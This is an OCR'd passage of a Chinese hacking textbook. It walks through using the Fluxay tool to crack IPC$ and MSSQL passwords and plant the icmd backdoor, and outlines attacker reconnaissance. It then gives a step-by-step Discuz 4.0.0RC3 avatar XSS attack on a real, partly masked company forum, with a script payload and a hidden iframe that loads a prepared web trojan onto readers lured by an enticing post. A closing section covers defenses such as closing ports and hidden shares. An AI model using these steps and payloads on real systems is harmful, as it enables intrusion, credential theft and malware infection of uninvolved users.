


图 3-31　主机扫描设置

图 3-32　主机扫描

(4)有了不少 NT/98 的机器后,正式开始 IPC $探测:IPC $主机→探测→探测所有 IPC $ 用户列表,如图 3-33 所示。

(5)点击“选项”菜单,为了加快弱口令扫描速度,这里的两个可以全部取消,再点击

图3－33　探测到的用户

“是”开始扫描，如图3－34所示。




图3－34　IPC自动探测设置

(6)探测中……如图3－35所示。

图 3-35　IPC 自动探测

(7)探测到密码后,这时就有远程主机的管理密码了,接下来就可以远程控制这台计算机了。

4. 流光的 SQL 探测

SQL Server:微软开发的数据库,专门用在微软的操作系统上,功能类似 Linux 下的 Mysql。

(1)SQL 服务程序支持的网络协议。

① Named pipes:使用 NT SMB 端口来进行通信,存在被 SNIFFER 截获数据的危险。

② IP Sockets:默认状态下开 1433 端口,可以被扫描器探测,存在被 SNIFFER 截获数据的危险。

③ Multi - Protocol:客户端需要支持 NT RPCs,数据加密。

④ NWLink:存在被 SNIFFER 截获数据的危险。

⑤ AppleTalk (ADSP):存在被 SNIFFER 截获数据的危险。

⑥ anyan Vines:存在被 SNIFFER 截获数据的危险。在 Internet 上,95% 以上的 SQL Server 采用的都是 IP Sockets 协议,流光探测的就是这个协议默认的 1433 端口。

(2)SQL 探测方法。

① 我们要获得 SQL 主机的管理权限,那么还用命中率高的办法来探测。在主界面选择探测→探测 POP3/FTP/NT/SQL 主机选项。

② 输入我们要破解的 IP 段，选择 SQL 扫描。（注意如果你要探测的是流光保留的国内的 IP 段，会被禁止的，也就是探测的时候信息栏出现“地址保留的信息”）

图 3－36　主机扫描设置

③ 探测中……如图 3－37 所示。

图 3－37　SQL 主机扫描

④ 下面我们进一部获取管理员的权限。

用 SQL 客户端连接主机，流光软件自带了连接的工具，即使没有安装 SQL 也能连接主机。

打开菜单：工具 → MSSQL 工具 → SQL 远程命令，如图 3 - 38 所示。

图 3 - 38　SQL 远程登陆

⑤ 获得管理权限、增加后门，现在我们已经是管理员了。这里将使用流光中自带的“种植者”进行远程控制，进入：工具 → nt/iis 工具 → 种植者。在此将用它远程启动 icmd 这个后门。

⑥ 一旦在被控计算机开了后门，那么此台计算机也就成为了可以任意宰割的肉鸡了。

3.2　一个经典的系统入侵实例

3.2.1　入侵主要方法与步骤

在攻击者对特定的网络资源进行攻击之前，他们需要了解将要攻击的环境，这需要搜集汇总各种与目标系统相关的信息，包括机器数目、类型、操作系统等等。踩点和扫描的目的都是进行信息的搜集。攻击者搜集目标信息一般采用 7 个基本步骤，每一步均有可利用的工具，攻击者使用它们得到攻击目标所需要的信息。

1. 找到初始信息

攻击者危害一台机器需要有初始信息，比如一个 IP 地址或一个域名。实际上获取域名是很容易的一件事，然后攻击者会根据已知的域名搜集关于这个站点的信息。比如服务器的 IP 地址（服务器通常使用静态的 IP 地址）或者这个站点的工作人员，这些都能够帮助发起一次成功的攻击。

搜集初始信息的一些方法包括：

开放来源信息（open source information）

在一些情况下，公司会在不知不觉中泄露了大量信息。公司认为是一般公开的以及能争取客户的信息，都能为攻击者利用。这种信息一般被称为开放来源信息。开放的来源是关于公司或者它的合作伙伴的一般的、公开的信息，任何人能够得到。这意味着存取或者分析这种信息比较容易，并且没有犯罪的因素，是很合法的。这里列出几种获取信息的例子：

公司新闻信息：如某公司为展示其技术的先进性和能为客户提供最好的监控能力、容错能力、服务速度，往往会不经意间泄露了系统的操作平台、交换机型号、及基本的线路连接。

公司员工信息：大多数公司网站上附有姓名地址簿，在上面不仅能发现 CEO 和财务总监，也可能知道公司的 VP 和主管是谁。

新闻组：现在越来越多的技术人员使用新闻组、论坛来帮助解决公司的问题，攻击者看这些要求并把他们与电子信箱中的公司名匹配，这样就能提供一些有用的信息。使攻击者知道公司有什么设备，也帮助他们揣测出技术支持人员的水平。

Whois

对于攻击者而言，任何有域名的公司必定泄露某些信息。攻击者会对一个域名执行 Whois 程序以找到附加的信息。Unix 的大多数版本装有 Whois，所以攻击者只需在终端窗口或者命令提示行前敲入“Whois 要攻击的域名”就可以了。对于 Windows 操作系统，要执行 Whois 查找，需要一个第三方的工具，如 sam spade。通过查看 Whois 的输出，攻击者会得到一些非常有用的信息：得到一个物理地址、一些人名和电话号码（可利用来发起一次社交工程攻击）。非常重要的是通过 Whois 可获得攻击域的主要的（及次要的）服务器 IP 地址。

Nslookup

找到附加 IP 地址的一个方法是对一个特定域询问 DNS。这些域名服务器包括了特定域的所有信息和链接到网络上所需的全部数据，且大多数公司也把网络服务器和其他 IP 放到域名服务器记录中。大多数 UNIX 和 NT 系统中，Nslookup 代理或者攻击者能够使用一个第三方工具，比如 spade。另一个得到地址的简单方法是 Ping 域名。Ping 一个域名时，程序做的第一件事情是设法把主机名解析为 IP 地址并输出到屏幕。攻击者得到网络的地址，能够把此网络当作初始点。

2. **找到网络的地址范围**

当攻击者有一些机器的 IP 地址,他下一步需要找出网络的地址范围或者子网掩码。需要知道地址范围的主要原因是:保证攻击者能集中精力对付一个网络而没有闯入其它网络。这样做有两个原因:第一,假设有地址 10.10.10.5,要扫描整个 A 类地址需要一段时间。如果正在跟踪的目标只是地址的一个小子集,那么就无需浪费时间;第二,一些公司有比其他公司更好的安全性,因此跟踪较大的地址空间增加了危险。如攻击者可能闯入有良好安全性的公司,而它会报告这次攻击并发出报警。攻击者能用两种方法找到这一信息,容易的方法是使用 America Registry for Internet Numbers(ARIN) Whois 搜索找到信息,困难的方法是使用 tranceroute 解析结果。

(1) ARIN 允许任何人搜索 Whois 数据库找到"网络上的定位信息、自治系统号码(ASN)、有关的网络句柄和其他有关的接触点(POC)"。基本上,常规的 Whois 会提供关于域名的信息。ARIN Whois 允许询问 IP 地址,帮助找到关于子网地址和网络如何被分割的策略信息。

(2) Traceroute 可以知道一个数据包通过网络的路径。因此利用这一信息,能决定主机是否在相同的网络上。

连接到 Internet 上的公司有一个外部服务器把网络连到 ISP 或者 Internet 上,所有去公司的流量必须通过外部路由器,否则没有办法进入网络,并且大多数公司有防火墙,所以 traceroute 输出的最后一跳会是目的机器,倒数第二跳会是防火墙,倒数第三跳会是外部路由器。通过相同外部路由器的所有机器属于同一网络,通常也属于同一公司。因此攻击者查看通过 tranceroute 到达的各种 IP 地址,看这些机器是否通过相同的外部路由器,就知道它们是否属于同一网络。

这里讨论了攻击者进入和决定公司地址范围的两种方法。既然有了地址范围,攻击者能继续搜集信息,下一步是找到网络上活动的机器。

3. **找到活动的机器**

在知道了 IP 地址范围后,攻击者想知道哪些机器是活动的,哪些不是。公司里一天中不同的时间有不同的机器在活动。一般攻击者在白天寻找活动的机器,然后在深夜再次查找,他就能区分工作站和服务器。服务器会一直被使用,而工作站只在正常工作日是活动的。

Ping :使用 Ping 可以找到网络上哪些机器是活动的。

Pingwar:Ping 有一个缺点,一次只能 Ping 一台机器。攻击者希望同时 Ping 多台机器,看哪些有反应,这种技术一般被称为 Ping sweeping。Ping war 就是一个这样的有用程序。

Nmap:Nmap 也能用来确定哪些机器是活动的。Nmap 是一个有多用途的工具,它主要是一个端口扫描仪,但也能 Ping sweep 一个地址范围。

4. 找到开放端口和入口点

(1) Port Scanners:

为了确定系统中哪一个端口是开放的,攻击者会使用被称为 port scanner(端口扫描仪)的程序。端口扫描仪在一系列端口上运行以找出哪些是开放的。选择端口扫描仪的两个关键特征:第一,它能一次扫描一个地址范围;第二,它能设定程序扫描的端口范围(能扫描 1 到 65535 的整个范围)。目前流行的扫描类型是:TCP conntect 扫描;TCP SYN 扫描;FIN 扫描;ACK 扫描。

常用端口扫描程序有:

ScanPort:使用在 Windows 环境下,是非常基础的端口扫描仪,能详细列出地址范围和扫描的端口地址范围。

Nmap:在 UNIX 环境下推荐的端口扫描仪是 Nmap。Nmap 不止是端口扫描仪,也是安全工具箱中必不可少的工具。Namp 能够运行前面谈到的不同类型的扫描。

运行了端口扫描仪后,攻击者对进入计算机系统的入口点有了真正的方法。

(2) War Dialing:

进入网络的另一个普通入口点是 modem(调制解调器)。用来找到网络上的 modem 的程序被称为 War dialers。基本上当提交了要扫描的开始电话号码或者号码范围,它就会拨叫每一个号码寻找 modem 回答,如果有 modem 回答了,它就会记录下这一信息。THC - SCAN 是常用的 War dialer 程序。

5. 弄清操作系统

攻击者知道了哪些机器是活动的和哪些端口是开放的,下一步是要识别每台主机运行哪种操作系统,有一些探测远程主机并确定在运行哪种操作系统的程序,这些程序通过向远程主机发送不平常的或者没有意义的数据包来完成。因为这些数据包 RFC(internet 标准)没有列出,一个操作系统对它们的处理方法不同,攻击者通过解析输出,能够弄清自己正在访问的是什么类型的设备和在运行哪种操作系统。

Queso:最早实现这个功能的程序。Queso 目前能够鉴别出范围从 microsoft 到 unix 和 cisco 路由器的大约 100 种不同的设备。

Nmap:具有和 Queso 相同的功能,可以说它是一个全能的工具。目前它能检测出接近 400 种不同的设备。

6. 弄清每个端口运行的是哪种服务

(1) default port and OS

基于公有的配置和软件,攻击者能够比较准确地判断出每个端口在运行什么服务。例如如果知道操作系统是 unix 和端口 25 是开放的,他能判断出机器正在运行 sendmail,如果

操作系统是 Microsoft NT 和端口是 25 是开放的，他能判断出正在运行 Exchange。

(2) Telnet。

Telnet 是安装在大多数操作系统中的一个程序，它能连接到目的机器的特定端口上。攻击者使用这类程序连接到开放的端口上，敲击几次回车键，大多数操作系统的默认安装显示了关于给定的端口在运行何种服务的标题信息。

(3) Vulnerability Scanners。

Vulnerability Scanners(弱点扫描器)是能被运行来对付一个站点的程序，它向黑客提供一张目标主机弱点的清单。

7. 画出网络图

进展到这个阶段，攻击者得到了各种信息，现在可以画出网络图使他能找出最好的入侵方法。攻击者可以使用 Traceroute 或者 Ping 来找到这个信息，也可以使用诸如 cheops 那样的程序，它可以自动地画出网络图。

Traceroute：

Traceroute 是用来确定从源到目的地路径的程序，结合这个信息，攻击者可确定网络的布局图和每一个部件的位置。

Visual Ping：

Visual Ping 是一个真实展示包经过网络的路线的程序。它不仅向攻击者展示了经过的系统，也展示了系统的地理位置。

Cheops：

Cheops 利用了用于绘制网络图并展示网络的图形表示的技术，是使整个过程自动化的程序。如果从网络上运行，能够绘出它访问的网络部分。

经过一系列的前期准备，攻击者搜集了很多信息，有了一张网络的详尽图，确切地知道每一台机器正在使用的软件和版本，并掌握了系统中的一些弱点和漏洞，那么黑客要对其进行攻击就轻而易举了。当拥有了那些信息后，网络实际上相当于受到了攻击。因此，为保证安全让攻击者只得到有限的网络信息是关键。

3.2.2 一个经典的系统入侵实例

曾经掀起了一场关于 Discuz 论坛的入侵狂潮的“运动”。一时间闹得整个安全界也是沸腾不已。不过各站点的站长们身手还算敏捷，低版本 Discuz 论坛还没用多久，便换上了高版本的论坛(Discuz! 4 dot 0.0RC3 版本)进行弥补漏洞。但是高级版本的 Discuz 程序，也是含有跨站入侵的漏洞。只是在方法有些差别而已。

1. 手动入侵法

(1)首先进入GOOGLE或者百度的搜索站点,在关键字处输入Powered by Discuz 4.0.0RC3,然后单击“目标”按钮进入。便可查找出众多使用此版本的论坛地址,这里随意挑选了一个游戏公司的站点作例题讲解。进入游戏公司站点后,单击右上角“注册”标签,弹出会员用户的注意事项,并且需要等待论坛所设置的阅读时间,然后“单击”下方同意按钮,在注册用户的必填处,填入自己的相关信息,最后单击“提交”按钮,即可成功注册。

(2) 会员注册成功以后,自动跳转到论坛首页。在依次进入“控制面板”→“编辑个人资料”。打开“编辑个人资料”标签,单击下方“论坛头像列表”按钮,如图3-39所示,会显示出论坛头像中的所有图片。

图3-39　头像

(3)再转到本地机器,以记事本形式打开保存的页面,并单击上方“编辑”标签,选择“查找”选项,弹出查找对话框。在查找文本处输入“<FORM action=”的字符内容,然后单击目标处“查找下一个”按钮,会在记事本内容下方,选择到所要查找的目标,如图3-40所示。随后在等号后面填入WWW. GU**Y.COM.CN\,来补全提交页面的网址路径。在将其修改过的页面保存,然后在重新打开该页面,并单击“提交”按钮。这时再回到网站的“控制面板首页”标签栏,查看一下头像是否提交成功。

```
<FORM action=memcp.php?action=viewavatars method=post><INPUT type=hidden
value=60000577 name=formhash>
```

图3-40　查找目标

因保存到本地的头像页面,采用的提交地址是相对路径,所以这里需要补全该站点的网址,否则在提交页面的同时,会显示找不到路径的错误。如果已经填补了网址路径,并且在本地也成功的将头像提交给了该网站,大家就可以大胆的说明此网站存在头像跨站的漏洞,接下来就可以进行跨站入侵了。

(4)提交头像成功以后,使用Dreamweaver网页设计软件将本地提交的页面打开,然后单击头像一的Radio空间,把选定址处改为“images/avatars/02.gif“ > <script>alert(贵站含有头像跨站漏洞,请采取相关的防御措施。)</script>”的代码字符。在单击“文件”菜单,选择“保存”选项,即可将修改的控件,成功保存。然后在双击打开该页面,选择头像一的单选框,并单击下方“提交”按钮。程序回显会提示:修改成功! 同时刷新此页面,弹出先前所建立的警告对话框,如图3-41所示,最后再找个热门的帖子回复一下,只要当用户打开我们的帖子时,都会弹出如图3-41的警告对话框。




图 3-41 警告

在“控制面板首页”标签处，查看一下网页代码。只要大家稍有留意，便不难发现调用 < img src = “www. gu * * y. com. cn/images/avatars/02. gif” width = “83” height = “94” border = “0” > 的图片地址。调用代码是 < img src = “ $ avatars” 字符，所以在此可以构造一个 Radio 的控件值，来修改选定值。需要用到 Dreamweaver 网页设计软件，或其他的网页制作软件来修改，才能自动转义其格式。而不要使用记事本的形式修改相关数值，否则会导致整体内容错乱。

2. 工具入侵法

首先下载 Discuz 4.0.0RC3 漏洞利用工具。

（1）双击下载到的“漏洞利用工具”图标，弹出程序界面，如图 3-42 所示，然后在第二步的文本内容处，敲入手动跨站成功的地址（www. gu * * y. com. cn/）。操作完毕后，单击下方“读取参数”按钮，这时需稍等片刻，才会出现读取成功的对话框，如图 3-43 所示，并单击“确定”按钮即可。

本节手动入侵和工具入侵，都是采用同一个站点做例题讲解。所以在工具入侵中，有关软件界面提示，第一步需注册站点用户，这里已经在手动入侵中注册完毕，并且已经保存了 COOKIES 登陆，因此为了避免重复讲解，跳跃了过去。

（2）在第三步跨站内容处输入所要插入的恶意代码，如果此时对代码知识一无所知，可以参考右边代码助手，标签中的三个按钮，如图 3-44 所示。这里单击“插入 Frame”按钮，会在所需的跨站内容处，出现“ < iframe src = ” width = 0 height = 0 > < /iframe > 的字符代码。然后在“ < iframe src” 的等于后面，填入“www. fa * * * d. com \fda. asp” 的网址，这是事先制作好的网页后门地址。

代码助手中，“弹出对话框”按钮、“读取 COOKIES”按钮以及插入“Frame”按钮，分别代表当用户浏览过含有自己帖子的同时，会弹出如图 3-41 的警告对话框，得到浏览用户的 COOKIES 信息，在机器中加载网站木马的相关信息。

（3）输入完毕后，其他设置保持默认，然后单击“提交”按钮。执行进度框内，会呈现出

图 3－42　程序界面




图 3－43　读取成功




图 3－44　代码助手

写入站点代码的整个过程，如图 3－45 所示。但是成功与否还需要看见后面的成功提示，方可判断本次写入是否成功，这里等待十秒钟后，弹出了成功的“结论”，如图 3－46 所示。既然恶意地址写入成功，在漏洞论坛取个诱惑力较强的标题名称发表，从而让浏览过此帖的用户，都能中上所建立的网页木马。




图 3-45　执行进度




图 3-46　结论

3. 总结

Discuz4．0.0RC3 版本的头像跨站漏洞，虽然不会危机到整个论坛的安全性能，但是它会牵扯到论坛所有用户的电脑安危。小则导致重要信息被窃取，大则电脑摇身变肉鸡。

3.3　如何防范黑客扫描

如今，网络上的黑客攻击已经成了家常便饭，自动攻击和计算机蠕虫病毒正以闪电般的速度在网络上蔓延。Tel Aviv 大学的开放端口就曾经被扫描达 96000 次，它抵挡了来自 99 个国家，82000 名黑客枪林弹雨般的攻击。就此，ForeScout 公司开发了一种叫做 ActiveScout 的防入侵技术，它有助于查明黑客的企图并防止网络攻击。据它观测，现在具有黑客行为的攻击与扫描具有以下特征：

1. 约 90% 的攻击来自蠕虫

由于蠕虫病毒具有自动攻击和快速繁殖的特性，因此，它占网络攻击的大约 90%，通常是系统扫描或同步攻击。其中，大部分网络攻击的来源地是美国。根据 ActiveScout 的数据，这些蠕虫病毒繁殖迅速，扫描和攻击相隔的时间很短，因此无法人为控制。蠕虫病毒也具有反复攻击的特性，它们会寻找同一端口并大规模入侵这些端口。如果人们不对蠕虫病毒采取防范措施，攻击/扫描的成功率将达到 30%，即在 10 次扫描中，有 3 次能获得结果并可进行攻击。

4. 防范端口扫描

(1)关闭闲置和有潜在危险的端口。

这个方法有些“死板”,它的本质是——将所有用户需要用到的正常计算机端口外的其他端口都关闭掉。因为就黑客而言,所有的端口都可能成为攻击的目标。换句话说“计算机的所有对外通讯的端口都存在潜在的危险”,而一些系统必要的通讯端口,如访问网页需要的 http(80 端口)、qq(4000 端口)等不能被关闭。

在 windows nt 核心系统(windows 2000/xp/ 2003)中要关闭掉一些闲置端口是比较方便的,可以采用“定向关闭指定服务的端口”和“只开放允许端口的方式”。计算机的一些网络服务会有系统分配默认的端口,将一些闲置的服务关闭掉,其对应的端口也会被关闭了。进入“控制面板”、“管理工具”、“服务”项内,关闭掉计算机的一些没有使用的服务(如 ftp 服务、dns 服务、iis admin 服务等等),它们对应的端口也被停用了。至于“只开放允许端口的方式”,可以利用系统的“TCP/IP 筛选”功能实现,设置的时候,“只允许”系统的一些基本网络通讯需要的端口即可。

(2)检查各端口,有端口扫描的症状时,立即屏蔽该端口。

这种预防端口扫描的方式显然用户自己手工是不可能完成的,或者说完成起来相当困难,需要借助软件,这些软件就是常用的网络防火墙。

防火墙的工作原理是:首先检查每个到达你的电脑的数据包,在这个包被你机上运行的任何软件看到之前,防火墙有完全的否决权,可以禁止你的电脑接收 Internet 上的任何东西。当第一个请求建立连接的包被你的电脑回应后,一个“TCP/IP 端口”被打开;端口扫描时,对方计算机不断和本地计算机建立连接,并逐渐打开各个服务所对应的“TCP/IP 端口”及闲置端口,防火墙经过自带的拦截规则判断,就能够知道对方是否正进行端口扫描,并拦截掉对方发送过来的所有扫描需要的数据包。

现在市面上几乎所有网络防火墙都能够抵御端口扫描,在默认安装后,应该检查一些防火墙所拦截的端口扫描规则是否被选中,否则它会放行端口扫描,而只是在日志中留下信息而已。

正确安全地防护黑客扫描与攻击后,网络防火墙如果不停地发出警报,这很可能是遭遇了黑客的攻击。这里介绍一些摆脱这些不请自来黑客的办法。

5. 摆脱黑客基本方法

(1) 取消文件夹隐藏共享。

如果你使用了 Windows 2000/XP 系统,右键单击 C 盘或者其他盘,选择共享,你会惊奇地发现它已经被设置为“共享该文件夹”,而在“网上邻居”中却看不到这些内容,这是怎么回事呢?

原来，在默认状态下，Windows 2000/XP 会开启所有分区的隐藏共享，从“控制面板/管理工具/计算机管理”窗口下选择“系统工具/共享文件夹/共享”，就可以看到硬盘上的每个分区名后面都加了一个“$”。但是只要键入“计算机名或者 IPC $”，系统就会询问用户名和密码，遗憾的是，大多数个人用户系统 Administrator 的密码都为空，入侵者可以轻易看到 C 盘的内容，这就给网络安全带来了极大的隐患。这时，就必须打开注册表编辑器，进入“HKEY_LOCAL_MACHINE/SYSTEM/CurrentControl/SetSevices/Lanman/workstation/parameters”，新建一个名为“AutoShareWKs”的双字节值，并将其值设为“0”，然后重新启动电脑，这样共享就取消了。

（2）拒绝恶意代码。

恶意网页成了宽带的最大威胁之一。以前使用 Modem，因为打开网页的速度慢，在完全打开前关闭恶意网页还有避免中招的可能性。现在宽带的速度这么快，所以很容易就被恶意网页攻击。一般恶意网页都是因为加入了编写的恶意代码才有破坏力的。这些恶意代码就相当于一些小程序，只要打开该网页就会被运行。所以要避免恶意网页的攻击只要禁止这些恶意代码的运行就可以了。

运行 IE 浏览器，点击“工具/Internet 选项/安全/自定义级别”，将安全级别定义为“安全级－高”，对“ActiveX 控件和插件”中第 2、3 项设置为“禁用”，其它项设置为“提示”，之后点击“确定”。这样设置后，当你使用 IE 浏览网页时，就能有效避免恶意网页中恶意代码的攻击。

（3）删掉不必要的协议。

